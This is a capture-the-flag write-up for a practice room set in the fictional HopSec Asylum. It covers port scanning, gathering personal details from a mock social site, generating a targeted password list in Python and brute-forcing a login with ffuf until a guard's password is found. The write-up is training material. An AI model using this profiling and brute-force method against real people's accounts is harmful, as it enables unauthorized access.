The Great Disappearing Act WriteUp
Can you help Hopper escape his wrongful imprisonment in HopSec asylum?


After getting the key from AoC day 1 room:

We need to put it on the web page port 21337 to disable the firewall.
Enumeration
First of all, let’s do a full port scan with -p- & -T4 options using nmap to identify all open ports, including non-standard ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿mee)-[/home/kakarot]
└─# nmap -T4 -Pn -p- sq1.thm

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 16:48 EST
Nmap scan report for sq1.thm (<IP>)
Host is up (0.086s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
8080/tcp  open  http-proxy
9001/tcp  open  tor-orport
13400/tcp open  doip-data
13401/tcp open  unknown
13402/tcp open  unknown
13403/tcp open  unknown
13404/tcp open  unknown
21337/tcp open  unknown
There are 6 open ports.
Now, let’s scan all these ports using -sC & -sV options for more details.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
┌──(root㉿mee)-[/home/kakarot]
└─# nmap -sV -sC -Pn -p22,80,8000,8080,9001,13400,13401,13402,13403,13404,21337 sq1.thm

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 17:14 EST
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Nmap scan report for sq1.thm (<IP>)
Host is up (0.095s latency).

PORT      STATE SERVICE            VERSION
22/tcp    open  ssh                OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5d:b9:85:64:10:b5:8f:c7:02:0d:75:c1:a4:c6:5d:92 (ECDSA)
|_  256 8f:72:07:8d:3a:d6:24:92:87:9e:a0:c8:62:62:ff:48 (ED25519)
80/tcp    open  http               nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: HopSec Asylum - Security Console
8000/tcp  open  http-alt
| http-title: Fakebook - Sign In
|_Requested resource was /accounts/login/?next=/posts/
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 179
|     Vary: Accept-Language
|     Content-Language: en
|     X-Content-Type-Options: nosniff
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <title>Not Found</title>
|     </head>
|     <body>
|     <h1>Not Found</h1><p>The requested resource was not found on this server.</p>
|     </body>
|     </html>
|   GenericLines, Help, RTSPRequest, SIPOptions, Socks5, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /posts/
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Vary: Accept-Language
|     Content-Language: en
|_    X-Content-Type-Options: nosniff
8080/tcp  open  http               SimpleHTTPServer 0.6 (Python 3.12.3)
|_http-server-header: SimpleHTTP/0.6 Python/3.12.3
|_http-title: HopSec Asylum - Security Console
9001/tcp  open  tor-orport?
| fingerprint-strings:
|   NULL:
|     ASYLUM GATE CONTROL SYSTEM - SCADA TERMINAL v2.1
|     [AUTHORIZED PERSONNEL ONLY]
|     WARNING: This system controls critical infrastructure
|     access attempts are logged and monitored
|     Unauthorized access will result in immediate termination
|     Authentication required to access SCADA terminal
|     Provide authorization token from Part 1 to proceed
|_    [AUTH] Enter authorization token:
13400/tcp open  hadoop-tasktracker Apache Hadoop 1.24.0 (Ubuntu)
|_http-title: HopSec Asylum \xE2\x80\x93 Facility Video Portal
| hadoop-tasktracker-info:
|_  Logs: loginBtn
| hadoop-datanode-info:
|_  Logs: loginBtn
13401/tcp open  http               Werkzeug httpd 3.1.3 (Python 3.12.3)
|_http-title: 404 Not Found
|_http-server-header: Werkzeug/3.1.3 Python/3.12.3
13402/tcp open  http               nginx 1.24.0 (Ubuntu)
|_http-cors: HEAD GET OPTIONS
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.24.0 (Ubuntu)
13403/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, RPCCheck, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Mon, 08 Dec 2025 22:14:24 GMT
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Date: Mon, 08 Dec 2025 22:14:21 GMT
|     Connection: close
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Date: Mon, 08 Dec 2025 22:14:22 GMT
|_    Connection: close
13404/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_    unauthorized
21337/tcp open  http               Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
|_http-title: Unlock Hopper's Memories
There are 4 HTTP services:
- 80
- 8000
- 8080
- 13400
The ports 80 and 8080 are the same, but the first one has some problems when logging in.
Now, let’s visit the port 8080.

When we focus on this sentence:
Hopkins, please stop forgetting your password
We understand that we have a user named Hopkins.
Also, the first field asking for email is not the username !
By visiting the port 8000:

We see a FakeBook web page. Its name is similar to FaceBook, and by its name it looks like a social media webpage.
Now, we need to create an account and login.


After logging in, the first thing we notice is that Hopkins is already joined into the platform and posting.

And, the first post of Hopkins content his email.
Attacking Hopkins password

So now we need his password. Honestly, I thought about trying to brute-force it using SecLists, but while scrolling down and reading the posts and comments, I found some interesting things.
I found a leaked Hopkins password in the comments on this post.

And, Hopkins said Can I just say.....I LOVE PIZZA in this comment:

Also, this sentence ...Johnnyboy is my best friend... it’s very interesting.

The last post content the birthday of Hopkins, and it’s interesting too.
Now, how to get Hopkins passwd ?
Hopkinsleaked password isPizza1234$, and it’s obvious it will be changed.
In his previous comment,Hopkinsmentioned that he loves pizza, and the word pizza was part of his password.
He also mentioned that Johnnyboy is his best friend.
Since he loves pizza and it’s part of his password, it’s possible that his dog’s name is part of his password instead of pizza.
He also used four numbers after pizza, which is 1234. We can replace these numbers with his date of birth.
Finally, he used the symbol$at the end.
Now we need to create a list of the word Johnnyboy1982 and guess the possible symbols at the end.
We can use this simple python code:
1
2
3
4
5
6
word = "Johnnyboy1982"
symbols = ["!", "@", "#", "$", "%", "^", "&", "(", ")","-", "_", "=", "+", "[", "]", "{", "}", ";", ":","'", '"', ",", ".", "<", ">", "/", "?", "~", "`"]

with open("possible_passwds.txt", "w") as file:
    for symbol in symbols:
        file.write(word + symbol + "\n")
From our browser, we can grab the login endpoint:

Then we can fuzz the password using ffuf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿mee)-[/home/kakarot]
└─# ffuf -u "http://sq1.thm:8080/cgi-bin/login.sh" -X POST -d "username=gu****************************&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -w possible_passwds.txt -fs 71


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.82.128.164:8080/cgi-bin/login.sh
 :: Wordlist         : FUZZ: /home/kakarot/possible_passwds.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=guard.hopkins@hopsecasylum.com&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 71
________________________________________________

Johnnyboy1982*          [Status: 200, Size: 209, Words: 9, Lines: 7, Duration: 239ms]
:: Progress: [30/30] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
Right now, we have access on Hopkins account on port 8080.

